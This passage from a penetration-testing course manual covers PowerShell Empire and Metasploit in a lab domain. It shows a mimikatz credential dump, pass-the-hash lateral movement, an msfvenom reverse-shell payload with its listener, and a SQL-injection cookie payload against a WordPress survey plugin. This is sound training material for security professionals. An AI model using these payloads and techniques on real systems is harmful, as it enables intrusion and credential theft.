     * DPAPI    : c10c264a27b63c4e66728bbef4be8aab
    tspkg :
    wdigest :
     * Username : offsec
```

[728] (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection

Copyright © Offensive Security Ltd. All rights reserved.

```
     * Domain   : corp
     * Password : (null)
    kerberos :
     * Username : offsec
     * Domain   : CORP.COM
     * Password : (null)
    ssp :
    credman :
...
```

Listing 841 - Executing mimikatz from PowerShell Empire

This output is identical to mimikatz but the collected credentials are also written into the credential store, which can be enumerated with **creds**:

```
(Empire: K678VC13) > creds

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
```

Listing 842 - Credential store

We can also manually enter data into the credentials store with **creds add** as shown in Listing 843.

```
(Empire: K678VC13) > creds add corp.com jeff_admin Qwerty09!

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
3       plaintext  corp.com   jeff_admin               Qwerty09!
```

Listing 843 - Adding credentials into credential store

23.2.3 Lateral Movement

Once we gain valid user credentials, we can use them to log into additional systems until we reach our objective. This is known as lateral movement.

In our labs, the domain controller is located on an internal network, meaning we can not reach it from our Kali VM. To demonstrate the mechanics of lateral movement within Empire, we'll obtain another shell on the Windows 10 client in the context of a different user.

Although this example is simplified because of the single target VM, the mechanics of the process will be the same when moving to a different remote host in a real-world situation.

There are various vectors in the *lateral_movement* category that we can use to invoke an Empire agent on a remote host:

```
(Empire: K678VC13) > usemodule lateral_movement/technique
inveigh_relay           invoke_psremoting       invoke_wmi
invoke_dcom             invoke_smbexec          invoke_wmi_debugger
```


Copyright © Offensive Security Ltd. All rights reserved.

```
invoke_executemsbuild   invoke_sqloscmd         jenkins_script_console
invoke_psexec           invoke_sshcommand       new_gpo_immediate_task
```

Listing 844 - Lateral movement techniques

As an example we will try out the *invoke_smbexec* module, which requires several parameters.

We'll set *ComputerName* to the hostname of the Windows 10 client (client251) and set *Listener* to "http". We will also set the *Username*, *Domain*, and *Hash* parameters using the relevant data from the *jeff_admin* user account found in the previous section (Listing 843). This is configured in (Listing 845).

We can use either the set CredID command to specify the ID number of the entry from the credentials store or manually enter all the credentials. Note that in this case, the passwords for both Offsec and Jeff_admin coincide.

```
(Empire: K678VC13) > usemodule lateral_movement/invoke_smbexec

(Empire: powershell/lateral_movement/invoke_smbexec) > info

              Name: Invoke-SMBExec
            Module: powershell/lateral_movement/invoke_smbexec
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

...

Options:

Name         Required    Value         Description
----         --------    -------       -----------
CredID       False                     CredID from the store to use.
ComputerName True                      Host[s] to execute the stager on, comma
                                       separated.
Service      False                     Name of service to create and delete.
                                       Defaults to 20 char random.
ProxyCreds   False       default       Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).
Username     True                      Username.
Domain       False                     Domain.
Hash         True                      NTLM Hash in LM:NTLM or NTLM format.
Agent        True        K678VC13      Agent to run module on.
Listener     True                      Listener to use.
...

(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName client251

(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username jeff_admin

(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash e2b475c11da2a0748290d8
7aa966c327

(Empire: powershell/lateral_movement/invoke_smbexec) > set Domain corp.com

(Empire: powershell/lateral_movement/invoke_smbexec) > execute
Command executed with service CVTERKCMPMMECQLRWLKB on client251

[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent UXVZ2NC3 checked in
[+] Initial agent UXVZ2NC3 from 10.11.0.22 now active (Slack)
...
```

Listing 845 - Performing lateral movement with PowerShell Empire

Excellent! The agent was successfully deployed and we can now interact with it:

```
(Empire: K678VC13) > agents

[*] Active agents:

Name      Lang  Internal IP  Machine Name    Username      Process             Delay
--------- ----  -----------  ------------    ---------     -------             -----
S2Y5XW1L  ps    10.11.0.22   CLIENT251       corp\offsec   powershell/2976     5/0.0
DWZ49BAP  ps    10.11.0.22   CLIENT251       corp\offsec   explorer/3568       5/0.0
K678VC13  ps    10.11.0.22   CLIENT251       *corp\offsec  powershell/6236     5/0.0
UXVZ2NC3  ps    10.11.0.22   CLIENT251       *corp\SYSTEM  powershell/3912     5/0.0

(Empire: agents) > interact UXVZ2NC3
(Empire: UXVZ2NC3) >
```

Listing 846 - Listing and interacting with the new PowerShell Empire agent

23.3 Switching Between Empire and Metasploit

The Empire agent supports many features. However, there are often times when we need to use features that are only found in Metasploit. Since we can have both Empire and Metasploit shells on the same compromised host, this is actually quite easy.

> *In PowerShell Empire version 2.4, it was possible to use a meterpreter listener and the injectshellcode module to inject a meterpreter shellcode directly in memory from PowerShell. However, in the newest version (2.5) this code is unfortunately broken.*

If a PowerShell Empire agent is active on the host, we can use **msfvenom** to generate a meterpreter reverse shell as an executable.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.11.0.4 LPORT=7777 -
f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 633 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 847 - Generating meterpreter payload

We then set up a Metasploit listener using the **multi/handler** module and the previously-chosen settings:

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf5 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:7777
```

Listing 848 - Metasploit listener to catch the reverse shell

Now we switch back to our PowerShell Empire shell and upload the executable:

```
Empire: S2Y5XW1L) > upload /home/kali/met.exe
[*] Tasked agent to upload met.exe, 72 KB
[*] Tasked S2Y5XW1L to run TASK_UPLOAD
[*] Agent S2Y5XW1L tasked with task ID 12
[*] Agent S2Y5XW1L returned results.
[*] Valid results returned by 10.11.0.22

Empire: S2Y5XW1L) > shell dir
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 3
[*] Agent S2Y5XW1L returned results.
Directory: C:\Users\offsec.corp\Downloads>


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/2/2019  11:24 AM          73802 met.exe

..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 849 - Uploading the meterpreter executable

After uploading the executable, we issue the **dir** shell command (Listing 849) to reveal its location and execute it:

```
(Empire: S2Y5XW1L) > shell C:\Users\offsec.corp\Downloads>met.exe
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 5
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Agent S2Y5XW1L returned results.
..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 850 - Executing the meterpreter executable

With the executable running, we'll switch back to our meterpreter listener and watch the incoming shell:

```
[*] Started HTTP reverse handler on http://10.11.0.4:7777
[*] http://10.11.0.4:7777 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 1 opened (10.11.0.4:7777 -> 10.11.0.22:50597)

meterpreter>
```

Listing 851 - Meterpreter callback

Reversing this process to connect to an Empire agent from an existing meterpreter session is also simple. We can create a launcher (.bat format) and use meterpreter to upload and execute it. First we'll create the launcher using Empire:

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

Listing 852 - Creating the launcher

Then we can upload and execute it:

```
meterpreter > upload /tmp/launcher.bat
[*] uploading  : /tmp/launcher.bat -> launcher.bat
[*] Uploaded 4.69 KiB of 4.69 KiB (100.0%): /tmp/launcher.bat -> launcher.bat
[*] uploaded   : /tmp/launcher.bat -> launcher.bat

meterpreter > shell
Process 4644 created.
Channel 2 created.

C:\Users\offsec.corp\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E6A-47F8

 Directory of C:\Users\offsec.corp\Downloads

09/19/2019  08:42 AM    <DIR>          .
09/19/2019  08:42 AM    <DIR>          ..
09/19/2019  08:42 AM             4,802 launcher.bat
               1 File(s)          4,802 bytes
               2 Dir(s)   2,022,359,040 bytes free

C:\Users\offsec.corp\Downloads>launcher.bat
launcher.bat
```

Listing 853 - Uploading and executing the launcher payload

Copyright © Offensive Security Ltd. All rights reserved.

Now we should receive an Empire agent from the compromised host:

```
(Empire: agents) > [+] Initial agent LEBYRW67 from 10.11.0.22 now active (Slack)
```

Listing 854 - Receiving the Empire agent callback

Using these techniques, we can take advantage of both frameworks on the same compromised host.

23.3.1.1 Exercises

1. Set up a PowerShell Empire listener and stager and obtain a working agent.
2. Perform enumeration on the domain using various modules.
3. Perform a remote desktop login with the account Jeff_Admin to ensure the credentials are cached on the Windows 10 client and then dump the credentials using PowerShell Empire.
4. Experiment with the different lateral movement modules.

23.4 Wrapping Up

In this module, we covered the basic syntax and functionality of PowerShell Empire, such as listeners, stagers, and agents. We also explored various modules to perform enumeration, obtain credentials, and perform lateral movement. Lastly, we looked at how PowerShell Empire and Metasploit can be used together.

Copyright © Offensive Security Ltd. All rights reserved.

24. Assembling the Pieces: Penetration Test Breakdown

Now that we have introduced all the individual pieces of a penetration test, it's time to put them together. In this module, we will conduct a simulated penetration test inspired by real-world findings.

Although our goal in this exercise is to obtain domain administrator access in the environment, it is important to note that this is not always the end goal of a penetration test. Our goal should be determined by the client's data infrastructure and business model. For example, if the client's main business is warehousing data, our goal would be to obtain those data. That is because a breach of this nature would cause the most significant impact to the client. In most cases, domain administrator access would help us accomplish that goal, but that is not always the case.

During this penetration test, we will be going back and forth between enumeration and exploitation. We will spend some time on the enumeration phase to ensure that the methodology we are using for exploitation is good. We will also review some mistakes that are easily made and discuss why obtaining root/admin on a target is not always necessary.

Our fictitious client has provided us an initial target named "sandbox.local" and has mentioned that a compromised domain administrator account would have the greatest impact on their business. The sandbox network is accessible via the lab VPN and has the network layout found in Figure 317.




Figure 317: Network Overview of Target

This domain is accessible via the PWK VPN but requires us to add an entry to our /etc/hosts file. First, we'll make a backup of the existing file by copying /etc/hosts *to* hosts.orig *in our home directory. Now we'll append an entry that will allow us to contact the domain via its DNS name by running* **`sudo bash -c " echo '10.11.1.250 sandbox.local' >> /etc/hosts"`**. *With that set, we can continue.*

24.1 Public Network Enumeration

We will begin by conducting a scan of the external host resolvable through the DNS name sandbox.local. To do this, we will use Nmap with the following command:

```
kali@kali:~$ sudo nmap -sC -sS -p0-65535 sandbox.local
```

Listing 855 - Nmap command for initial discovery

The command in Listing 855 will use Nmap's default set of scripts (**`-sC`**), use a SYN scan for faster run time (**`-sS`**), scan all ports (**`-p0-65535`**), and only target the sandbox.local network.

Copyright © Offensive Security Ltd. All rights reserved.

The Nmap scan results can be found in Listing 856.

```
Nmap scan report for sandbox.local (10.11.1.250)
Host is up (0.00060s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 86:8f:89:36:79:2f:44:b2:61:18:a4:fb:d5:a1:f3:43 (RSA)
|   256 de:f3:84:f1:cd:f3:c8:9a:30:6d:60:e8:b1:1d:99:27 (ECDSA)
|_  256 14:6a:ba:77:e0:57:e5:0c:c0:cc:76:31:91:8d:dd:9f (ED25519)
80/tcp open  http
|_http-generator: WordPress 5.3
|_http-title: SandBox &#8211; See the future, Feel the shine
MAC Address: 00:50:56:8A:C8:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.66 seconds
```

Listing 856 - Nmap scan from initial discovery

Let's review the results of this scan. First, the Nmap scan revealed only two open ports: 22 and 80. Nmap fingerprinted the services as running a SSH service and HTTP service on the ports respectively. The Nmap default set of plugins also revealed the ssh-hostkeys.

The HTTP service is showing us that the running application might be WordPress 5.3. The risk exposed by the SSH service is typically a lot less than the one exposed by an HTTP service. Therefore, the HTTP service seems to be a better starting point to compromise the sandbox.local environment.

24.2 Targeting the Web Application

The first step we take is simply visiting the web application home page.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 318: Visiting the Sandbox.local Webpage

The home page seems to be a fairly standard landing page for a company. The links in the navigation bar all point to anchors on the home page and there is a survey asking for feedback on the bottom left. There appears to be no other field for user-controlled input.

The Nmap scan indicated that the web page is running on WordPress 5.3, but to confirm that, further enumeration is required.

While the WordPress core itself has had its share of vulnerabilities, the WordPress developers are quick to patch them. However, themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all.

This makes WordPress a great target for compromise.

24.2.1 Web Application Enumeration

Before we begin targeting WordPress specifically, let's do a basic directory brute force to discover any potential sensitive files and to confirm that the site is running WordPress. For this, we will use **dirb** as follows.

```
kali@kali:~$ dirb http://sandbox.local
```

Listing 857 - dirb scan of sandbox.local

Copyright © Offensive Security Ltd. All rights reserved.

While dirb has many flags and features that we could use, we are choosing to run a simple test. The output of our command can be found in Listing 858.

```
...
---- Scanning URL: http://sandbox.local/ ----
+ http://sandbox.local/index.php (CODE:301|SIZE:0)
+ http://sandbox.local/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://sandbox.local/wp-admin/
==> DIRECTORY: http://sandbox.local/wp-content/
==> DIRECTORY: http://sandbox.local/wp-includes/
+ http://sandbox.local/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://sandbox.local/wp-admin/ ----
+ http://sandbox.local/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/css/
==> DIRECTORY: http://sandbox.local/wp-admin/images/
==> DIRECTORY: http://sandbox.local/wp-admin/includes/
+ http://sandbox.local/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/js/
==> DIRECTORY: http://sandbox.local/wp-admin/maint/
==> DIRECTORY: http://sandbox.local/wp-admin/network/
==> DIRECTORY: http://sandbox.local/wp-admin/user/

---- Entering directory: http://sandbox.local/wp-content/ ----
+ http://sandbox.local/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-content/plugins/
==> DIRECTORY: http://sandbox.local/wp-content/themes/
==> DIRECTORY: http://sandbox.local/wp-content/upgrade/
==> DIRECTORY: http://sandbox.local/wp-content/uploads/

---- Entering directory: http://sandbox.local/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sandbox.local/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
...
-----------------
END_TIME: Mon Dec  9 13:00:40 2019
DOWNLOADED: 32284 - FOUND: 12
```

Listing 858 - Output of dirb scan

Our scan revealed common WordPress directories on our target (wp-admin, wp-content, and wp-includes). We also found some directories that are listable; however, these are common WordPress directories and likely won't reveal much.

Let's move on to a more specific scan with *WPScan*, a WordPress vulnerability scanner that uses a database of known vulnerabilities to discover security issues with WordPress instances.

For a thorough scan, we will need to provide the URL of the target (**`--url`**) and configure the enumerate option (**`--enumerate`**) to include "All Plugins" (**`ap`**), "All Themes" (**`at`**), "Config backups" (**`cb`**), and "Db exports" (**`dbe`**). The final command can be found in Listing 859 below.

```
kali@kali:~$ wpscan --url sandbox.local --enumerate ap,at,cb,dbe
```


Copyright © Offensive Security Ltd. All rights reserved.



Listing 859 - Command to run wpscan

WPScan outputs useful information about the target:

```
...
[i] Plugin(s) Identified:

[+] elementor
 | Location: http://sandbox.local/wp-content/plugins/elementor/
 | Last Updated: 2019-12-08T17:19:00.000Z
 | [!] The version is out of date, the latest version is 2.7.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.7.4 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/css/frontend.min.css?ve
r=2.7.4
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/js/frontend.min.js?ver=
2.7.4
 | Confirmed By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/readme.txt

[+] ocean-extra
 | Location: http://sandbox.local/wp-content/plugins/ocean-extra/
 | Last Updated: 2019-11-13T16:17:00.000Z
 | [!] The version is out of date, the latest version is 1.5.19
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.16 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt

[+] wp-survey-and-poll
 | Location: http://sandbox.local/wp-content/plugins/wp-survey-and-poll/
 | Last Updated: 2019-10-15T10:32:00.000Z
 | [!] The version is out of date, the latest version is 1.5.8.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.7.3 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/wp-survey-and-poll/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
...
```

Listing 860 - Output of wpscan scan

The most interesting items that we discovered are the three plugins that are installed: elementor, ocean-extra, and wp-survey-and-poll. WPScan has its own vulnerability database that the tool can use, but it requires registration. To avoid registration, since we only found three plugins, we can use

Copyright © Offensive Security Ltd. All rights reserved.

searchsploit to find possible vulnerabilities in the installed plugins. After updating searchsploit with the **-update** option, we can search for each plugin.

```
kali@kali:~$ searchsploit elementor
Exploits: No Result

kali@kali:~$ searchsploit ocean-extra
Exploits: No Result

kali@kali:~$ searchsploit wp-survey-and-poll
Exploits: No Result
```

Listing 861 - Searchsploit results not finding anything

Unfortunately, we did not find any exploits. We need to be careful with how we are searching, however. Just because a search for "ocean-extra" did not find anything, does not mean that nothing exists. We'll try and use a more generic search for ocean-extra, such as "ocean".

```
kali@kali:~$ searchsploit ocean
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
Apache Libcloud Digital Ocean API - Local Information | exploits/linux/local/38937.txt
Ocean FTP Server 1.00 - Denial of Service             | exploits/windows/dos/893.pl
Ocean12 (Multiple Products) - 'Admin_ID' SQL Injectio | exploits/asp/webapps/32602.txt
Ocean12 ASP Calendar Manager 1.0 - Authentication Byp | exploits/asp/webapps/26473.txt
Ocean12 ASP Guestbook Manager 1.0 - Information Discl | exploits/asp/webapps/22484.txt
Ocean12 Calendar Manager 1.0 - Admin Form SQL Injecti | exploits/php/webapps/25469.txt
Ocean12 Calendar Manager Gold - Database Disclosure   | exploits/php/webapps/7247.txt
Ocean12 Contact Manager Pro - SQL Injection / Cross-S | exploits/php/webapps/7244.txt
Ocean12 FAQ Manager Pro - 'ID' Blind SQL Injection    | exploits/php/webapps/7271.txt
Ocean12 FAQ Manager Pro - 'Keyword' Cross-Site Script | exploits/asp/webapps/32601.txt
...
```

Listing 862 - Searchsploit results for Ocean

Searching for just "ocean" gave us a few results, but reviewing the output shows that none are for a WordPress plugin. Let's do the same for wp-survey-and-poll and search for "survey poll".

```
kali@kali:~$ searchsploit survey poll
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
MD-Pro 1.083.x - Survey Module 'pollID' Blind SQL Inj | exploits/php/webapps/9021.txt
PHP-Nuke CMS (Survey and Poll) - SQL Injection        | exploits/php/webapps/11627.txt
Pre Survey Poll - 'catid' SQL Injection               | exploits/asp/webapps/6119.txt
WordPress Plugin Survey and Poll 1.1 - Blind SQL Inje | exploits/php/webapps/36054.txt
Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' | exploits/php/webapps/45411.txt
nabopoll 1.2 - 'survey.inc.php?path' Remote File Incl | exploits/php/webapps/3315.txt
------------------------------------------------------ ------------------------------
```

Listing 863 - Searchsploit results for survey and poll

This search looks much more promising. The fourth and fifth result seem to be for our WordPress plugin. The fifth result, titled "Wordpress Plugin Survey & Poll 1.5.7.3", also matches the version of our plugin (1.5.7.3) that was found by WPScan. Let's inspect the exploit to see if we find anything interesting.

Copyright © Offensive Security Ltd. All rights reserved.

```
...
# Description
# The vulnerability allows an attacker to inject sql commands using a value of a
# cookie parameter.

# PoC
# Step 1. When you visit a page which has a poll or survey, a question will be
# appeared for answering.
# Answer that question.
# Step 2. When you answer the question, wp_sap will be assigned to a value. Open
# a cookie manager, and change it with the payload showed below;

["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]

# It is important that the "OR" statement must be 1=2. Because, application is
# reflecting the first result of the query. When you make it 1=1, you should see a
# question from firt record. Therefore OR statement must be returned False.

# Step 3. Reload the page. Open the source code of the page. Search "sss_params".
# You will see the version of DB in value of sss_params parameter.
...
```

Listing 864 - Viewing the exploit

Skimming through the exploit does not mention if further authentication is required. However, a cookie needs to be set. Let's go to the plugin website and see if we can find any more information about it. A quick Google search for "Wordpress Survey & Poll" leads us to the plugin page.[729] Looking through the screenshots, we find an example of what a survey would look like on a page.

[729] (WordPress, 2020), https://wordpress.org/plugins/wp-survey-and-poll/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 319: WordPress Survey & Poll Screenshot

We found a similar survey on the home page of sandbox.local.




Figure 320: WordPress Survey & Poll on Sandbox.local

Let's open up Burp Suite, configure the proxy settings in Firefox, and intercept the communications when we interact with the survey.

> *If you are having issues configuring Burp, go back to the Web Applications module for a quick review.*

With the page loaded and Burp configured to intercept, we will click one of the options of the survey. This will result in a request captured in Burp. We will click *Forward* in Burp to continue the page load.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 321: Captured Request from Survey Response

Copyright © Offensive Security Ltd. All rights reserved.

Now when we reload the page, we notice the cookie that the exploit code mentioned was vulnerable.

